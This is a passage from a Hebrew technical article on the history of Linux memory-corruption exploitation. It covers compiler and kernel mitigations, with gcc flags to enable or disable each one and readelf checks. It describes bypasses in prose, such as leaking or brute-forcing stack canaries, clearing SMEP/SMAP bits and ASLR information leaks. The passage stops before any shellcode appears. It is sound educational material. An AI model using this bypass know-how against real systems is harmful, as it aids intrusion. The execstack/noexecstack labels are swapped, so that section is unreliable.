


האבולוציה של ניצול חולשות זיכרון

מאת עפרי אוזן

הקדמה

בעולם המתקדם של אבטחת סייבר, המשחק בין התוקפים המפתחים פרצות למנגנוני הגנה, לבין המגינים שיוצרים מנגנוני אבטחה, הולך ומחריף. בעוד שמנגנוני אבטחה מהווים אמצעי הגנה חיוני, אף הגנה אינה חסינה לחלוטין, מה שמוביל לאתגרים מתמשכים.

מתוך תשוקה לחקר חולשות ופיתוח פרצות, החלטתי לחקור מדוע חולשות זיכרון ממשיכות להתקיים לאורך השנים ועדיין נצילות, למרות כל מנגנוני ההגנה שפותחו לאורך השנים. מאחר שלא הצלחתי למצוא משאב מקיף שמכסה את כל מנגנוני האבטחה ברמת הקומפיילר וה-kernel, והטכניקות החדשניות לניצול חולשות זיכרון, החלטתי ליצור אחד בעצמי. במאמר זה נתמקד במערכות Linux.

המאמר מחולק ל-6 חלקים שונים:

- חלק ראשון - הקדמה ומושגים חשובים
- חלק שני - מנגנוני אבטחה ברמת הקומפיילר שמונעים שיטות ניצול חולשות זיכרון
- חלק שלישי - מנגנוני אבטחה ברמת ה-kernel שמונעים שיטות ניצול חולשות זיכרון
- חלק רביעי - האבולוציה של פיתוח ניצול חולשות זיכרון לאורך השנים
- חלק חמישי - טכניקות נפוצות לניצול חולשות זיכרון
- חלק שישי - HardeningMeter

מחקר זה מתאר את האבולוציה של ניצול חולשות זיכרון אל מול פיתוח מנגנוני אבטחה שמנסים למנוע אותם.

במאמר נכסה שיטות ניצול חולשות זיכרון שונות, נדבר על מנגנוני אבטחה ברמת הקומפיילר וה-kernel, סוגי החולשות והפרצות שהם מנסים להגן מפניהם, נבין איך אפשר לבדוק את נוכחותם של מנגנוני ההגנה, כיצד להפעיל ולנטרל אותם, איך הם ממומשים וכיצד תוקפים עשויים לעקוף אותם.

המחקר מספק גם ציר זמן שמציג את התפתחות מנגנוני האבטחה במערכת ההפעלה Linux.

חלק ראשון - מושגים חשובים

לפני שנצלול למחקר, נסביר כמה מושגים בסיסיים לצורך הבנה טובה יותר.

ELF (Executable and Linkable Format):

ELF הוא פורמט קבצים המשמש לקבצי הרצה, קוד אובייקט, ספריות משותפות וקבצי dump במערכות הפעלה כמו Linux ו-Unix.

קבצי ELF מסווגים לארבעה סוגים עיקריים:

- PIE - Position Independent Executable: קובץ שנוצר כך שיהיה עצמאי מבחינת מיקום בזיכרון, וייטען למיקומים אקראיים בזמן הרצה.
- Executable: קובץ שניטען למיקומים קבועים בזיכרון.
- Dynamic Shared Object: קוד עצמאי המשמש ספריות משותפות הניטענות ונקשרות דינמית לקבצי הרצה בזמן ריצה.
- Relocatable: קובצי אובייקט המכילים קוד מכונה שאינו מקושר במלואו לקובץ הרצה.

קישור סטטי לעומת קישור דינמי:

בתהליך הקימפול של קבצי ELF, ישנן שתי דרכים לקשר את הספריות שמשתמשים בהן בקוד לקובץ ELF עצמו, קישור סטטי וקישור דינמי.

- קישור סטטי: כל הספריות הנדרשות כלולות ישירות בקובץ ההרצה.
- קישור דינמי: מתייחס לספריות משותפות בזמן ריצה, כשהן תלויות בספריות חיצוניות המותקנות במערכת.

Lazy Binding לעומת Bind Now:

- Lazy Binding: בתהליך זה, הקישור הדינמי פותר סמלים (symbols) בזמן ריצה רק כאשר נעשה בהם שימוש. לאחר הפתרון, הם נשמרים בקטע הזיכרון שנקרא .got.plt. למרות שזה מקצר את זמן הטעינה ההתחלתי של התהליך, זה יכול להיות מנוצל על ידי תוקפים באמצעות טכניקות כמו "GOT overwrite".
- Bind Now: בתהליך זה, כל הסמלים של כל הספריות המשותפות נפתרים בזמן טעינת התהליך, ללא קשר אם הם ישמשו את התוכנית. תהליך זה מאריך את זמן הטעינה ההתחלתי אך משפר את האבטחה.

GOT ו-PLT (Global Offset Table ו-Portable Linkage Table):

GOT ו-PLT הם חלקים קריטיים בתהליך הקישור הדינמי, שמטרתו לפתור ולהשתמש בפונקציות חיצוניות מספריות משותפות בזמן ריצה.

GOT: טבלה שמאחסנת כתובות של סמלים חיצוניים (פונקציות או נתונים) כאשר הקובץ ההרצה פועל.

בתהליך Lazy Binding, הסמלים אינם נפתרים מראש. כאשר סמל משומש לראשונה, ה-GOT מפעילה את ה-PLT לפתור אותו, והכתובת נשמרת בקטע .got.plt, שמסומן כ-RW (קריא וניתן לכתיבה). בתהליך Bind Now, כל הסמלים נפתרים בזמן הטעינה, וכתובותיהם נשמרות בקטע .got, שמסומן כ-RO (קריא בלבד).

PLT: טבלה המכילה סטאבים (stubs) המייצגים קריאות לפונקציות מספריות משותפות בזמן ריצה. אם הכתובת אינה נמצאת ב-GOT, הסטאב ב-PLT משתמש בקישור הדינמי כדי לפתור את הכתובת.

GOT.PLT: קטע המכיל מצביעים לפונקציות שנפתרו באמצעות ה-PLT בתהליך Lazy Binding.

מאפייני זיכרון בעבר

בתחילת הדרך של Linux, חולשות בזיכרון היו קלות לניצול בשל תכונות מסוימות:

- זיכרון RWX (קריא, ניתן לכתיבה, ניתן להרצה): תכונה זו אפשרה לתוקפים להזריק קוד זדוני (shellcodes) ולבצע אותו מכל אזור בזיכרון, ללא קשר לשימוש המיועד של האזור.
- כתובות זיכרון סטטיות (קבועות): כתובות זיכרון היו סטטיות וקבועות, מה שאפשר לתוקפים להניח שהתוכנית תמיד תטען לאותן כתובות.

ניצול מוצלח של חולשות בזיכרון כולל שלושה שלבים עיקריים:

- זיהוי חולשה: תוקפים מזהים חולשת זיכרון המהווה נקודת כניסה לשינוי זרימת הביצוע של התוכנית.
- שינוי זרימת הביצוע של התוכנית: לאחר זיהוי החולשה, התוקפים משנים את זרימת הביצוע כך שתפנה למיקום זיכרון ספציפי עם פעולה זדונית.
- ביצוע פעולה זדונית: לאחר שינוי זרימת הביצוע, התוקפים מבטיחים שהמיקום בזיכרון ניתן להרצה כדי לבצע את הפעולה הזדונית.

כאשר קוד זדוני מבוצע במסגרת תוכנית פועלת, הוא מתבצע עם ההרשאות שהוענקו לתוכנית. אם להרשאות אלו יש גישה גבוהה יותר מהרשאות התוקף, התוקף יכול להסלים את ההרשאות ולבצע פעולות שלא היו נגישות לו במקור.

חלק שני - מנגנוני אבטחה ברמת הקומפיילר שמונעים שיטות ניצול חולשות זיכרון

החלק הזה עוסק במנגנוני אבטחה ברמת הקומפיילר. הוא מספק מידע מפורט על כל מנגנון אבטחה, כיצד להפעיל ולכבות אותו באמצעות קומפיילר GCC, וכיצד לבדוק אם קובץ ELF כולל את מנגנון האבטחה הפעיל.

Stack Protector

מנגנון Stack Protector מוסיף מחסום (stack canary) לערימת הזיכרון (stack). ה-canary הוא מחסום שהקומפיילר מכניס בין כתובת החזרה השמורה לערימת המשתנים. ערך ה-canary, שבדרך כלל בגודל של 4 או 8 בתים (בהתאם לתוכנית של 32 או 64 סיביות), נוצר באופן דינמי בכל פעם שהתוכנית מתחילה.

יישום Stack Canaries

כדי ליישם מחסום זה, קטעי קוד ספציפיים מתווספים לאחר ה-prologue ולפני ה-epilogue של פונקציה:

- בתחילת הפונקציה, ערך ה-canary נדחף לערמה אחרי כתובת החזרה השמורה והמצביע לערמה, ולפני המשתנים.
- בסיום הפונקציה (לפני פקודת ה-ret), מתבצעת בדיקה באמצעות הפונקציה __stack_chk_fail. הפונקציה משווה את ערך ה-canary לערך המקביל במקום זיכרון לא נגיש. אם מזוהה שינוי ב-canary, הרצת התוכנית מסתיימת.

מניעת תקיפות

מנגנון זה מונע מתקפות stack-based buffer overflow, העלולות להוביל לזליגה בזיכרון של כתיבה ב-stack. הכתיבה יכולה לזלוג מעבר למסגרת השמורה או אפילו לדרוס ערכים שמורים ב-stack, כמו למשל כתובת החזרה למקום שמריץ את הפונקציה ששמורה שם. במקרה וכתובת החזרה משתנה לערך בזיכרון שאינו קיים, התכנית מפסיקה את ריצתה, וזה עלול להוביל לשביתת התכנית. יתר על כך, במידה והכתובת הזאת משתנה לכתובת בזיכרון שאכן קיימת ויש לה הרשאות הרצה, היא תריץ את מה שקיים שם. זוהי דרך קלאסית לשנות את זרימת הביצוע של התוכנית למיקום זיכרון בלתי צפוי. תוקפים משתמשים בזה כדי לשנות את זרימת התכנית למקום בזיכרון בו יש קוד זדוני שירוץ על ידי התכנית.

הרנדומליות של ערך ה-canary מקשה על תוקפים לבצע זליגה בזיכרון, שכן כל ניסיון לשנות את ה-canary יגרום לקריסת התוכנית.

סוגי Canary

- Null Canary: ערך אפס פשוט.
- Terminator Canary: כולל ערך מסיים (לדוגמה: 0xa, 0xff0) שנועד לעצור פעולות מחרוזת.
- Random Canary: כולל בית NULL ואחריו 3 בתים רנדומליים, מה שמקשה על חיזוי הערך.
- Random XOR Canary: כמו Random Canary, אך הערך עובר XOR עם ערך דינמי בתוכנית (לרוב עם Base Pointer EBP).

כשזמין /dev/random, הקומפיילר משתמש בערך Canary רנדומלי.

הפעלת Stack Protector באמצעות GCC

```
gcc <flag> -o <program> <source_code>
```

רמות הגנה זמינות:

- -fstack-protector: מוסיף Stack Protector לפונקציות שעלולות להיות פגיעות.
- -fstack-protector-all: מגן על כל הפונקציות בתוכנית.
- -fstack-protector-strong: כמו -fstack-protector, אך כולל גם פונקציות בעלות מערכים מקומיים או הפניות לכתובות של מסגרת מקומית (ברירת המחדל).
- -fstack-protector-explicit: מגן רק על פונקציות עם תכונת stack_protect.

ביטול Stack Protector באמצעות GCC

```
gcc --fno-stack-protector -o <program> <source_code>
```

בדיקת נוכחות Stack Protector בקובץ ELF

```
readelf -W -s --dyn-syms <program> | grep -i _stack_chk_fail
```

```
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -s --dyn-syms /bin/cp | grep -i _stack_chk_fail
    45: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (8)
```

טכניקות עקיפת Stack Protector:

- ניחוש ערך ה-canary: שימוש ב-brute force לניחוש ערך ה-canary כאשר רמת האקראיות (entropy) נמוכה.
- הדלפת ערך ה-canary: באמצעות הדלפת זיכרון, לדוגמה, חולשת format string או שליטה על הפלט של התוכנית.
- Write-What-Where: כתיבה מעבר ל-canary ישירות לכתובת החזרה השמורה.

RELRO

RELRO הוא מנגנון שמייעד אזורים בזיכרון כקריאה בלבד (read-only) במהלך טעינת תוכנית. מטרתו היא למנוע מתוקפים לבצע שינויים בזיכרון בזמן ריצה.

עקרון הפעולה:

RELRO מסמן קטעי זיכרון כקריאה בלבד, ומבטיח שהקישור הדינמי (dynamic linker) יפתור פונקציות מהספריות המחוברות בזמן הטעינה. כאשר RELRO מופעל, קטעי זיכרון כמו .dtors, .jcr, .ctors, .dynamic, ו-.got מסומנים כקריאה בלבד.

ישנם שני מצבי הפעלה עיקריים של RELRO:

Partial RELRO

משתמש ב- Lazy Binding, שבו כל קטעי הזיכרון מסומנים כקריאה בלבד, למעט קטע .got, שנשאר ניתן לכתיבה.

הגנה:

מספק הגנה חלקית מפני שינויים בזיכרון בזמן ריצה, אך אינו מגן לחלוטין על .got.

ביצועים:

זמן הטעינה של התהליך קצר יחסית.

הפעלת Partial RELRO באמצעות GCC

```
gcc -Wl,-z,relro -o <program> <source_code>
```

בדיקת נוכחות Partial RELRO בקובץ ELF

```
readelf -W -l <program> | grep GNU_RELRO
```

```
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -l /bin/cp | grep GNU_RELRO
  GNU_RELRO      0x021460 0x0000000000022460 0x0000000000022460 0x000ba0 0x000ba0 R   0x1
```

Full RELRO

משתמש ב- Bind Now, שמסמן את כל הקטעים, כולל .got, כקריאה בלבד.

הגנה:

מספק הגנה מלאה, כולל מפני מתקפות מסוג "GOT Overwrite", על ידי מניעת שינויים בקטע .got.

ביצועים:

משפר את האבטחה במחיר של זמן טעינה ארוך יותר.

הפעלת Full RELRO באמצעות GCC

```
gcc -Wl,-z,relro,-z,now -o <program> <source_code>
```

בדיקת נוכחות Full RELRO בקובץ ELF

```
readelf -W -l <program> | grep GNU_RELRO
readelf -W -d <program> | grep BIND_NOW
```

```
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -l /bin/cp | grep GNU_RELRO
  GNU_RELRO      0x021460 0x0000000000022460 0x0000000000022460 0x000ba0 0x000ba0 R   0x1
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -d /bin/cp | grep BIND_NOW
 0x000000000000001e (FLAGS)              BIND_NOW
```

לבטל RELRO באמצעות GCC

```
gcc -Wl,-z,norelro -o <program> <source_code>
```

PIE

PIE מאפשר לקובץ ELF להיות ממוקם באופן עצמאי בזיכרון. המנגנון עובד יחד עם ASLR (Address Space Layout Randomization) כדי לשפר את האבטחה על ידי אקראיות של כתובת הבסיס של הקובץ בעת הטעינה.

איך PIE עובד עם ASLR?

כאשר PIE מופעל, ASLR מוסיף אקראיות לכתובת הבסיס של הקובץ.

השפעה זו כוללת את הקטעים .text ו-.data, בנוסף לערמה (stack), זיכרון mmap, ספריות משותפות (shared libraries), והערימה הדינמית (heap).

כתוצאה מכך, כתובת הבסיס של התוכנית משתנה עם כל הפעלה, מה שמקשה על תוקפים לנצל כתובות קבועות.

הפעלת PIE באמצעות GCC

```
gcc -fPIE -pie -o <program> <source_code>
```

ביטול PIE באמצעות GCC

```
gcc -no-pie -o <program> <source_code>
```

בדיקת נוכחות PIE בקובץ ELF

```
file <program>
```

```
root@ofri:/home/ofri/exploitation/elfs# file normal | grep -i pie
normal: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f14
bf2e15cabc179d82a09a2de5bf15da6e5b75c, for GNU/Linux 3.2.0, not stripped
```

אם הפלט מציין כי הקובץ הוא "pie executable", הקובץ קמפל עם PIE.

Stack Non-eXecutable

מנגנון Stack Non-eXecutable מגן על מחסנית התוכנית (stack) מלהיות ניתנת להרצה.

PT_GNU_STACK הוא פיצ'ר שמסמן האם מחסנית של תוכנה מסוימת תהיה ניתנת לביצוע או לא.

אם מערכת הלינוקס תומכת בפיצ'ר זה, ניתן להגדיר את המחסנית כך שתהיה לא ניתנת לביצוע.

מנגנון ה-NX מונע מתן הרשאות הרצה לאזורים בזיכרון שמיועדים לאחסון נתונים (כולל ה-Stack).

עם זאת, תוכניות מסוימות יכולות להיות מקומפלות כך שה-Stack שלהן יהיה ניתנת להרצה, בעקבות כך, תוקפים יכולים לנצל פריצות מבוססות overflow כדי להזריק shellcode לתוך ה-Stack, ולהריץ קוד זדוני. לכן חשוב לבדוק את ההרשאות של המחסנית בכל תוכנית.

הפעלת non-executable stack באמצעות GCC

```
gcc -z execstack -o <program> <source_code>
```

ביטול non-executable stack באמצעות GCC

```
gcc -z noexecstack -o <program> <source_code>
```

בדיקת נוכחות non-executable stack בקובץ ELF

```
readelf -W -l <program> | grep GNU_STACK
```

```
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -l /bin/cp | grep GNU_STACK
  GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW  0x10
```

אם הרשאות המחסנית הן "RW" בלבד ולא "RWE", המחסנית מוגנת ולא ניתנת להרצה.

Fortify Source

מנגנון Fortify Source מאפשר לקומפיילר להשתמש בגרסאות מוגנות של פונקציות (שכבר קיימות מראש), שמוסיפות בדיקות לפונקציות שעלולות להיות פגיעות לחולשות זיכרון.

עקרונות פעולה:

במקום להשתמש בפונקציות רגילות, התוכנית משתמשת בפונקציות מחוזקות (Fortified Functions).

השמות של הפונקציות המחוזקות דומים לפונקציות הרגילות אך מסתיימים ב-_chk. לדוגמה: __fgets_chk היא הגרסה המחוזקת של הפונקציה fgets__. בעת הקומפילציה עם Fortify Source, הקומפיילר סורק את הקוד ומספק פלט עם מידע מפורט על באגים שיכולים לסייע למפתחים לאבטח את הקוד.

הפעלת Fortify Source באמצעות GCC

```
gcc -O -D_FORTIFY_SOURCE=2 -o <program> <source_code>
```

רמת החיזוק מוגדרת על ידי המספר שמופיע אחרי ה-=.

ביטול Fortify Source באמצעות GCC

```
gcc -O -D_FORTIFY_SOURCE=0 -o <program> <source_code>
```

בדיקת נוכחות Fortify Source בקובץ ELF

```
readelf -W -s --dyn-syms <program> | grep chk@
```

```
root@ofri:/home/ofri/exploitation/HardeningMeter# readelf -W -s --dyn-syms /bin/cp | grep -i chk@
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __snprintf_chk@GLIBC_2.3.4 (4)
    87: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __memcpy_chk@GLIBC_2.3.4 (4)
   116: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __printf_chk@GLIBC_2.3.4 (4)
   125: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __explicit_bzero_chk@GLIBC_2.25 (16)
   141: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __fprintf_chk@GLIBC_2.3.4 (4)
```


אם יש פונקציות שמסתיימות ב-chk_, הקובץ קומפל עם Fortify Source.

שים לב: הפונקציה __stack_chk_fail אינה פונקציה מחוזקת (זוהי הפונקציה שבודקת את הקיום של Stack Canaries מההגנה Stack Protector שראינו קודם).

כדי לבדוק אם לתכנית יש את הרמה הגבוהה ביותר של Fortify, יש לבדוק אם כל הפונקציות שיכולות להיות מחוזקות (fortified), הן אכן בגרסה המחוזקת שלהן עם ה-chk_.

חלק שלישי - מנגנוני אבטחה ברמת ה-kernel שמונעים שיטות ניצול חולשות זיכרון

בתמונה זו ניתן לראות את מנגנוני האבטחה שפותחו ב-kernel לאורך השנים עם תאריך וגרסאת קרנל.



בחלק זה נדבר רק על כמה מנגנוני אבטחה שנחוצים לנו להמשך.

NX

(קיצור של Non-eXecute) ידוע גם בשם DEP, XN, XD והוצג לראשונה ב-Linux גרסה 2.6.8 בשנת 2004.

NX מסמן איזורים בזיכרון כלא ניתנים להרצה, על מנת למנוע ניצול חולשות זיכרון שמריצות קוד ממקומות בזיכרון שאינם מורשים לכך, כמו למשל איזורים ששומרים נתונים: Stack, Heap, mmap.

לפני NX, כל אזורי זיכרון היו ניתנים לקריאה, כתיבה והרצה ללא שום הגבלות.

תוקפים בקלות ניצלו זאת על ידי כתיבת קוד זדוני לאזורי זיכרון עם הרשאות RWX, הפניית ריצת התוכנית לקוד הזדוני שלהם והרצתו.

הטכנולוגיה פותחה כשהוסיפו במעבד ביט הרשאות (NX) ששולט אם מקום בזיכרון יכול להיות מורץ או לא, ובהתאם לכך מערכת ההפעלה Linux פיתחה מנגנון שיכול לאכוף את זה.

כאשר NX מופעל, רק מקטע הטקסט, הקוד שנטען על ידי ספריות במרחב המשתמש, וקוד הליבה והמודולים, יהיו ניתנים להרצה.

מאז פיתוח NX, אזורי זיכרון מנוהלים באמצעות דגלי גישה הבאים:

- (RO+NX): דגל גישה זה מאפשר קריאה בלבד וללא הרצה. הוא משמש להגנה על אזורי זיכרון שצריכים להיות ניתנים לקריאה בלבד. מקטעים אלו מאחסנים נתונים שנקבעו בזמן הטעינה ולכן אסור שיהיו ניתנים לכתיבה או להרצה. לדוגמה, מקטע .rodata.
- (RW+NX): דגל גישה זה מאפשר קריאה, כתיבה וללא הרצה. הוא משמש להגנה על אזורי זיכרון המאחסנים נתונים שצריך לפתור בזמן הריצה. לדוגמה, מקטע .data.
- (RO+X): דגל גישה זה מאפשר קריאה בלבד והרצה, ללא כתיבה. הוא משמש להגנה על אזורי זיכרון המכילים את הקוד עצמו שצריך לרוץ. לדוגמה, מקטע .text.

NX למעשה מיישם את עקרון W^X, שמשמעותו שאזורי זיכרון יכולים להיות או ניתנים לכתיבה או ניתנים להרצה, אך לא שניהם. לדוגמה, ה-Stack צריך להיות ניתן לכתיבה מכיוון שהוא מאחסן נתונים בזמן ריצה, אך אסור שיהיה ניתן להרצה, כך תוקפים אינם יכולים לגלוש במחסנית עם קוד משלהם ולהריץ אותו.

מצד שני, מקטע ה-text שמכיל את הקוד, צריך להיות ניתן להרצה בזמן הריצה של התכנית, אך אסור שיהיה ניתן לכתיבה מכיוון שהקוד כבר מוכן לרוץ ואין שום סיבה לשנות אותו בזמן שהוא כבר רץ.

לכן, NX מונע מתוקפים להזריק Shellcodes ולהריץ אותם בהצלחה, מכיוון שאחת מהפעולות הנדרשות תהיה מוגבלת. ניתן לעקוף את NX באמצעות התקפות Code Reuse (יוסבר בחלק 4).

ASLR

(קיצור של Address Space Layout Randomization) הוצג לראשונה ב-Linux גרסה 2.6.12 בשנת 2005.

ASLR דואג שבכל פעם שתכנית רצה, המקטעים שלה יטענו כל פעם למקום רנדומלי אחר בזיכרון. למשל ה-Stack, ה-Heap, מיקומי mmap בזיכרון, הקוד של הספריות שנטענות, וכאשר PIE מופעל, גם כתובת הבסיס של התוכנית שרצה.

הוא עושה זאת על ידי הוספת היסט (offset) שנקבע רנדומלית מחדש בכל פעם שהתכנית מתחילה. רמת האקראיות של ASLR תלויה בכמות האנתרופיה שמגדירה אותה. ככל שרמת האנתרופיה גבוהה יותר, כך קשה יותר לנחש כתובות זיכרון של תוכנית רצה.

בעבר, תוקפים הסתמכו על כתובות זיכרון סטטיות לניצול פגיעויות בזיכרון. הם חקרו את התוכנית מראש, מצאו את כתובות הזיכרון שהיו דרושות לשימוש במתקפה שלהם, והשתמשו בהן בהצלחה בפעם הבאה שהתכנית נטענה לזיכרון.

ASLR מקשה על תוקפים שמסתמכים על כתובות זיכרון קבועות, מכיוון שבכל פעם שהתוכנית מופעלת, מיקומי הזיכרון משתנים באקראיות, ולכן התוקפים אינם יכולים לחזות את כתובות הזיכרון הנדרשות.

כאשר ASLR מופעל, כתובות הזיכרון הופכות יחסיות ולא מוחלטות. משמעות הדבר היא שגם אם הן משתנות באקראי, הסטיות ביניהן נשארות קבועות. הדבר היחיד שמשתנה הוא הערך האקראי (offset) שמתווסף להן.

לכן, אם תוקפים מצליחים לגלות את הסטייה האקראית, הם יכולים לחשב את כתובות הזיכרון הנדרשות להם באמצעות הסטיות הקבועות בין הכתובות.

ניתן לעקוף את ASLR על ידי מציאת הערך האקראי שמתווסף על ידי ASLR למבנה הזיכרון עם חולשות שמדליפות מידע מהזיכרון. בעבר השתמשו ב-brute force אך בגלל שהאנטרופיה גדלה, זה כבר לא נפוץ היום.

SMEP and SMAP

SMEP (קיצור של Supervisor Mode Execution Prevention) הוצג לראשונה ב-Linux גרסה 3.0 בשנת 2011 הוא מוגדר ב-4CR, בביט ה-20.

SMAP (קיצור של Supervisor Mode Access Prevention) הוצג לראשונה ב-Linux גרסה 3.7 בשנת 2012 הוא מוגדר ב-4CR, בביט ה-21.

SMEP ו-SMAP נועדו להפריד בין מצב המשתמש (User Mode) למצב הקרנל (Supervisor Mode או Kernel Mode).

SMEP מונע מקוד שאמור לרוץ במרחב המשתמש מלרוץ במרחב הקרנל (הוא מונע הרשאות ריצה במרחב הקרנל עבור הקוד הזה).

SMAP מונע גישה, הרשאות קריאה וכתיבה, מהמרחב הקרנלי למרחב המשתמש.

אחד מהיתרונות של SMEP ו-SMAP הוא שהם מונעים מתוכניות קרנל לגיטימיות, שמשתמשות בטעות במרחב המשתמש, לגשת אליו. המרחב הקרנלי לא אמור לתקשר עם מרחב המשתמש, ולכן מנגנוני אבטחה אלה הוכנסו ללינוקס.

כאשר SMEP ו-SMAP מופעלים, גישה עם הרשאות קריאה, כתיבה או ביצוע ממרחב הקרנל למרחב המשתמש, תגרום לחריגת חומרה (Hardware Exception). הם מגינים מפני מתקפות בהן ניגשו למרחב המשתמש כשניצלו חולשות זיכרון במרחב הקרנלי (התקפות מסוג RET2USR שיוסבר בחלק 4), שהסתמכו על היכולת של הקרנל לגשת למרחב המשתמש עם הרשאות קריאה, כתיבה וביצוע.

ניתן לעקוף את SMEP ו-SMAP על ידי איפוס הביטים ב-4CR.

KASLR

KASLR (קיצור של Kernel Address Space Layout Randomization) הוצג לראשונה ב-Linux גרסה 3.14 בשנת 2014, אך הופעל דיפולטיבית רק ב-Linux גרסה 4.12 בשנת 2017.

KASLR הוא מימוש של ASLR בקרנל, שבדומה לו הוא מוסיף אקראיות למבני זיכרון בקרנל, באמצעות הוספת סטייה אקראית בכל פעם שהמערכת מתחילה.

בדומה ל-ASLR, רמת האקראיות של KASLR תלויה בכמות האנתרופיה שמגדירה אותה. ככל שרמת האנתרופיה גבוהה יותר, כך קשה יותר לנחש כתובות זיכרון בקרנל.

המטרה של KASLR היא להקשות על תוקפים שמשתמשים בהתקפות Code Reuse בקרנל, שמסתמכות על מיקומים קבועים בזיכרון.

על ידי אקראיות במבני זיכרון בקרנל, KASLR מקשה על התוקפים לחזות מיקומי זיכרון ולנצל בהצלחה פגיעויות בזיכרון.

ניתן לעקוף את KASLR באמצעות חולשות שמדליפות כתובות זיכרון (יוסבר בחלק 6).

CET

CET קיצור של Control Flow Enforcement הוא יישום של Intel שנועד למנוע מתוקפים להשתמש בטכניקות Oriented Programming - כולל Backward-edge ו-Forward-edge - כדי לנצל פגיעויות בזיכרון (יוסבר בחלק 4). הוא מורכב מ-IBT ו-Shadow Stack.

IBT

IBT (קיצור של Indirect Branch Tracking) הוצג לראשונה ב-Linux גרסה 5.18 בשנת 2022.

IBT מונע מתוקפים להשתמש בטכניקות Forward-edge Oriented Programming המוכרות בשמות PCOP ו-JOP (יוסברו בחלק 4) על ידי שיתוף פעולה בין הקומפיילר למעבד.

הקומפיילר אחראי להוסיף הוראות "endbr" לאחר כל הוראות Indirect Jump או Call בתכנית.

המעבד אחראי לאכוף את נוכחות הוראות ה-"endbr" לאחר כל הרצה של Indirect Jump או Call.

אם המעבד מזהה שמבוצעת הוראה אחרת במקום "endbr" אחרי Indirect Jump או Call, הוא מזהה ניסיון להשתמש בטכניקת Forward-edge Oriented Programming ומרים חריגת #CP קיצור של Control Protection שתגרום לקריסת התהליך.

Shadow Stack

כפי שצוין Shadow Stack הוא חלק ממנגנון האבטחה CET, פיצ'ר שנמצא בעבודה אך עדיין לא שוחרר בלינוקס. חשוב לי לכלול מידע עליו כי הוא מנגנון חשוב מאוד שצפוי להשתחרר בעתיד הקרוב.

Shadow Stack נועד למנוע מתוקפים להשתמש בטכניקות Backward-edge Oriented Programming, המוכרות גם בשם ROP (יוסבר בחלק 4).

מנגנון זה פועל על ידי יצירת Shadow Stack מבודד בזיכרון, שנפרד מה-Stack הרגיל ואינו נגיש. בניגוד ל-Stack הרגיל, המאחסן נתונים שונים כמו פרמטרים ומשתנים, ה-Shadow Stack מיועד לאחסן רק כתובות חזרה (Return Addresses) שנשמרו.

כשתכנית רצה וה-Shadow Stack מופעל, בכל קריאה לפונקציה, כתובת החזרה תישמר לא רק ב-Stack הרגיל, אלא גם ב-Shadow Stack ובכל פעם שההוראה "ret" רצה (שאמורה להחזיר את הריצה לפונקציה שקראה לפונקציה שרצה) הערכים ששמורים בשני ה-stack (שאמורים לייצג כתובות חזרה) נשלפים משני ה-Stacks ומושווים.

בטכניקת ROP, תוקפים משתמשים ב-"gadgets" שקוראים להוראת "ret" כדי לתמרן את זרימת ההרצה של התוכנית להריץ את הקוד הזדוני שלהם.

מכיוון שהערך שנשלף מה-Stack הרגיל מושווה לערך שנשלף מה-Shadow Stack (שמכיל רק כתובות חזרה שנשמרו ואינו נגיש לכתיבה על ידי התוקף), ניסיונות של תוקפים להשתמש ב-ROP ולהפנות את הביצוע לכתובת שונה מזו שנשמרה יזוהו.

במקרה כזה, תתעורר חריגת #CP קיצור של Control Protection שתגרום לקריסת התהליך.

חלק רביעי - האבולוציה של פיתוח ניצול חולשות זיכרון לאורך השנים

חלק זה יעסוק בהתפתחות יצירת ניצול חולשות זיכרון. עכשיו כשאנחנו מכירים את מנגנוני האבטחה המשמשים כמחסומים עבור תוקפים, נוכל לחקור כיצד כל מנגנון משפיע על הצלחת ניצול פגיעויות בזיכרון ומהן הטכניקות שתוקפים משתמשים כדי להתגבר על האתגרים הללו.

החקירה תכלול טכניקות שונות שבהן תוקפים משתמשים כדי לנצל פגיעויות בזיכרון, יחד עם דוגמאות, המחשות ו-POCs עבור CVEs שפותחו במהלך השנים.

כמו שציינו קודם, כדי לנצל חולשת זיכרון בהצלחה, על התוקפים תחילה לזהות פגיעות, להסיט את זרימת ההרצה של התוכנית לכתובת בזיכרון שמכילה קוד זדוני, ולוודא שמיקום הזיכרון הזה ניתן להרצה.

כל הטכניקות שאציג כאן עוקבות אחר התבנית הזו. עם זאת, מערכות Linux הטמיעו מנגנוני אבטחה שנועדו לסכל תבנית זו, ואנו נבחן כיצד תוקפים מצליחים לעקוף מכשולים אלו.

לתזכר אתכם, בנקודת ההתחלה שלנו כל אזורי הזיכרון מוגדרים כ-RWX (קריאה, כתיבה והרצה), וכתובות הזיכרון הן סטטיות (קבועות), וכאשר תוקפים מריצים קוד מתוכנית רצה, הקוד רץ עם ההרשאות של אותה תוכנית רצה.

הזרקת קוד (Code Injection)

בימים שבהם אזורי זיכרון היו קריאים, ניתנים לכתיבה והרצה (RWX), תוקפים יכלו לכתוב ולהריץ קוד מאותם אזורים בצורה חלקה. לכן, טכניקה נפוצה שבה תוקפים השתמשו בעבר כדי לנצל פגיעויות בזיכרון הייתה הזרקת Shellcodes.

המונח Shellcode נובע מכך שתוקפים נהגו לכתוב קוד שמטרתו פתיחת Shell להרצת פקודות על היעד, אך המונח Shellcode היום מתייחס לכל קוד שניתן להשתמש בו לצורך ביצוע פעולות זדוניות.

Shellcodes צריכים להיות קוד בשפת מכונה (Machine-Language), ובאורך קטן ככל האפשר, כדי לא לקחת יותר מדי מקום בזיכרון ולהתאים למקום מוקצה שיש לכל תכנית ספציפית.

